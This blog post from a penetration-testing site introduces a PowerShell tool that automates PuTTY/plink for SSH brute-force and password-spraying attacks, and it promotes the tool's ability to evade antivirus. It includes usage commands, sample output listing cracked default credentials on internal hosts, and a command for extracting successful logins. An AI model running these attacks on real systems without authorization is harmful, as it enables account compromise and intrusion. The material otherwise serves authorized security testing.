SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)

infosecmatter.com/ssh-brute-force-attack-tool-using-putty-plink-ssh-putty-brute-ps1

April 25, 2020

This blog post introduces our newest addition to our pentesting arsenal, the **ssh-putty-brute.ps1**. This tool can turn the well-known PuTTY SSH client (putty.exe or plink.exe) into a reliable SSH login brute force tool which in addition also evades any Antivirus or endpoint protection solution.

Why using PuTTY for SSH brute forcing?

There are many great tools out there for performing SSH login brute forcing. There is Nmap’s ssh-brute NSE script, Metasploit’s ssh_login scanner, THC Hydra, RedLogin and many others.

The problem with these tools is that they are all flagged by every decent Antivirus or endpoint protection solution. And in some situations that is a problem.

Sometimes there are situations where we cannot use any of our typical pentesting tools, or use any of our favorite hacking Linux distribution for that matter.

Where does this tool fit in?

Recently we have performed an adversary simulation for a customer from an employee point of view.

It was a typical Windows 10 environment, but with a **very strict security controls** in place on multiple levels.

For instance, it was impossible to download or run anything even remotely suspicious. Or even spawn a shell.

After a while, we managed to bypass some of those restrictions and spawn a shell, but we were still unable to use any interesting PowerShell modules.

We did some benign port sweeping (port scanning) and we discovered a large number of SSH servers on the network.

Naturally, we wanted to have a closer look on them and see if we can break into them, but we didn’t have any tools.

Only tool that we managed to sneak in was PuTTY SSH client. But for our purposes it was very impractical.

And that’s when we had an idea – can we somehow automate PuTTY and use it as an SSH login brute forcing tool?

Turns out with a little bit of PowerShell scripting, **yes we can**!

Introducing SSH PuTTY brute force tool

The **ssh-putty-brute.ps1** tool is a wrapper around PuTTY SSH clients.

In the current form it can use either the graphical **putty.exe** client or the command-line version **plink.exe**.

This is the tool’s feature list in a nutshell:

- Performs SSH login attacks using either putty.exe or plink.exe
- Written in pure PowerShell – no additional modules needed
- Non-malicious – undetected by any antivirus or endpoint protection solution
- Practical and smart design:
  - Supports a single password attack or a dictionary attack
  - Allows performing password spraying across multiple SSH servers
  - Supports resuming, if interrupted
  - Avoids re-trying the same credentials
    Skips already compromised SSH accounts

You can find the tool in our InfosecMatter Github repository here.

Tool usage

Here are the instructions on how to use it:


```
import-module .\ssh-putty-brute.ps1

# Usage:
ssh-putty-brute [-h ip|ips.txt] [-p port] [-u user|users.txt] [-pw
pass|pwdlist.txt]

# Examples:
ssh-putty-brute -h 10.10.5.11 -p 22 -u root -pw P@ssw0rd
ssh-putty-brute -h 10.10.5.11 -p 22 -u root -pw (Get-Content .\pwdlist.txt)
```

Let’s see some real world examples.


In the following example, we are performing root login attack on a single SSH server using a password list:



```
PS C:\Users\public> ssh-putty-brute -h 10.10.5.11 -p 22 -u root -pw (gc .\pwdlist.txt)
10.10.5.11,22,root,pass123,False
10.10.5.11,22,root,pass@123,False
10.10.5.11,22,root,Pass123,False
10.10.5.11,22,root,pass1234,False
10.10.5.11,22,root,pass12345,False
10.10.5.11,22,root,pass123456,False
10.10.5.11,22,root,passroot,False
10.10.5.11,22,root,passw0rd,False
10.10.5.11,22,root,pAssw0rd,False
10.10.5.11,22,root,Passw0rd,False
10.10.5.11,22,root,Passw0rd!,False
10.10.5.11,22,root,PASSWORD,False
```

In the next example, we can see the tool performing password spraying across multiple SSH servers:


```
ssh-putty-brute -h (gc .\ips.txt) -p 22 -u root -pw P@ssw0rd
```



```
PS C:\Users\public> ssh-putty-brute -h (gc .\ips.txt) -p 22 -u root -pw P@ssw0rd
10.232.3.2,22,root,P@ssw0rd,False
10.232.3.3,22,root,P@ssw0rd,False
10.232.3.4,22,root,P@ssw0rd,False
10.232.3.5,22,root,P@ssw0rd,False
10.232.3.6,22,root,P@ssw0rd,False
10.232.3.7,22,root,P@ssw0rd,False
10.232.3.8,22,root,P@ssw0rd,True
10.232.3.9,22,root,P@ssw0rd,True
10.232.3.11,22,root,P@ssw0rd,False
10.232.3.12,22,root,P@ssw0rd,False
10.232.3.13,22,root,P@ssw0rd,False
10.232.3.14,22,root,P@ssw0rd,True
10.232.3.15,22,root,P@ssw0rd,False
10.232.3.16,22,root,P@ssw0rd,False
10.232.3.17,22,root,P@ssw0rd,True
10.232.4.2,22,root,P@ssw0rd,False
10.232.4.3,22,root,P@ssw0rd,False
10.232.4.4,22,root,P@ssw0rd,False
10.232.4.5,22,root,P@ssw0rd,False
10.232.4.6,22,root,P@ssw0rd,True
10.232.4.7,22,root,P@ssw0rd,True
10.232.4.8,22,root,P@ssw0rd,True
10.232.4.9,22,root,P@ssw0rd,True
10.232.4.10,22,root,P@ssw0rd,False
10.232.4.12,22,root,P@ssw0rd,False
```

Here's a full blown example where we are trying to brute force multiple user accounts on multiple SSH servers using a password list:

```
ssh-putty-brute -h (gc .\ips.txt) -p 22 -u (gc .\users.txt) -pw (gc .\pwdlist.txt)
```



```
PS C:\Users\public> ssh-putty-brute -h (gc .\ips.txt) -p 22 -u (gc .\users.txt) -pw (gc .\pwds.txt)
10.22.3.2,22,cisco,cisco,False
10.22.3.2,22,cisco,root,False
10.22.3.2,22,cisco,admin,False
10.22.3.2,22,cisco,password,False
10.22.3.2,22,root,cisco,False
10.22.3.2,22,root,root,True
10.22.3.2,22,admin,cisco,False
10.22.3.2,22,admin,root,False
10.22.3.2,22,admin,admin,False
10.22.3.2,22,admin,password,False
10.22.3.15,22,cisco,cisco,True
10.22.3.15,22,root,cisco,False
10.22.3.15,22,root,root,False
10.22.3.15,22,root,admin,False
10.22.3.15,22,root,password,False
10.22.3.15,22,admin,cisco,False
10.22.3.15,22,admin,root,False
10.22.3.15,22,admin,admin,True
10.22.3.124,22,cisco,cisco,False
10.22.3.124,22,cisco,root,False
10.22.3.124,22,cisco,admin,False
10.22.3.124,22,cisco,password,True
10.22.3.124,22,root,cisco,False
10.22.3.124,22,root,root,False
10.22.3.124,22,root,admin,False
10.22.3.124,22,root,password,False
10.22.3.124,22,admin,cisco,False
10.22.3.124,22,admin,root,False
10.22.3.124,22,admin,admin,False
```

How it works

The tool automates SSH login process by carefully utilizing various command-line parameters of the PuTTY clients.

By default it uses Plink.exe and if it cannot find it, it will resort to use Putty.exe. We can also chose which one we want to use by using a command line option (-client).

The tool performs one login attempt at a time and by observing output from the chosen client, it makes the best effort to determine whether the login attempt was successful or not.

In addition, the tool records every result into a log file in the current working directory. This allows the tool to keep track of everything.

Before any login attempt, the tool will check the results that it already has.

Thanks to this, the tool will never try the same username and password combination twice, nor it will attack already compromised accounts.


This also allows us to easily re-run the attack if it was interrupted. The tool will just resume automatically exactly where it was interrupted.

Getting the results

To get the results produced by the tool, simply navigate to the same directory where we are running the attack from and type the following command:

```
Get-Content ssh-putty-brute.log | Select-String True
```

Here’s an example:



```
PS C:\Users\public> dir


    Directory: C:\Users\public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        9/17/2017  12:11 AM                Documents
d-r---        7/16/2016   4:47 AM                Downloads
d-r---        7/16/2016   4:47 AM                Music
d-r---        7/16/2016   4:47 AM                Pictures
d-r---        7/16/2016   4:47 AM                Videos
-a----        4/24/2020   6:15 AM         678312 plink.exe
-a----        4/24/2020   8:14 AM          31134 ssh-putty-brute.log
-a----        4/24/2020   6:17 AM          13590 ssh-putty-brute.ps1


PS C:\Users\public> gc .\ssh-putty-brute.log | sls True

10.22.3.2,22,root,root,True
10.22.3.15,22,cisco,cisco,True
10.22.3.15,22,admin,admin,True
10.22.3.124,22,cisco,password,True
10.200.13.14,22,root,P@ssw0rd,True
10.200.13.15,22,root,P@ssw0rd,True
10.200.13.16,22,root,P@ssw0rd,True
10.200.13.17,22,root,P@ssw0rd,True
10.210.2.24,22,admin,password,True
10.210.2.25,22,admin,password,True
10.210.3.11,22,cisco,cisco,True
10.210.3.12,22,cisco,cisco,True
10.210.3.13,22,cisco,cisco,True


PS C:\Users\public> _
```

Note that we can have a look on the results anytime, even during an ongoing attack.

Requirements and limitations

The tool requires either **putty.exe** or **plink.exe** executables in the PATH or in the current working directory.

Below are some of the things to keep in mind while running the tool.

Desktop usability

When using the tool with the graphical **putty.exe** client, the overall desktop experience may be somewhat less usable when the attack is ongoing.

Although the tool makes the best effort to not disturb the session by starting up the PuTTY windows hidden or minimized at least, it is not completely seamless.

This may be especially noticeable when there is a SSH server key fingerprint popup window which has to be visibly displayed for a short moment in order to be automatically accepted by the tool.

Speed

The tool is implemented only as a single-threaded loop and as such it goes through each account one by one. Therefore, it is not fast. The speed is approximately 1 login attempt per 2-3 seconds.

The speed may be increased by spawning multiple instances of the tool in the same time. This has been tested and should work in most situations in a reasonable amount of instances. But do not expect miracles.

Compatibility

The tool has been tested with the following software versions:

- Microsoft Windows 10
- PuTTY Release 0.68 (2017)
- PuTTY Release 0.73 (2019)
- PowerShell v4
- PowerShell v5

Conclusion

As pentesters, we should be able to leverage every situation and take advantage of everything that we can.

This tool demonstrates just that – it comes handy in situations where our capabilities are limited and our tool set is restricted.

By leveraging benign and trusted PuTTY application, we successfully turned it into a login attack tool which we can use during our penetration testing engagements.

Hope you will find it useful too sometimes and feel free to let us know your thoughts in the comment section.

If you like our tools and you would like more, please do subscribe to our mailing list and follow us on Twitter, Facebook or Github to get notified about new additions!

References

- https://github.com/InfosecMatter/SSH-PuTTY-login-bruteforcer
- https://www.putty.org/

TAGS | Brute force | Cisco | Credentials | Linux | Login attack | Penetration testing | PowerShell | Restricted environment | Scanner | Scripting | SSH | Tool | Windows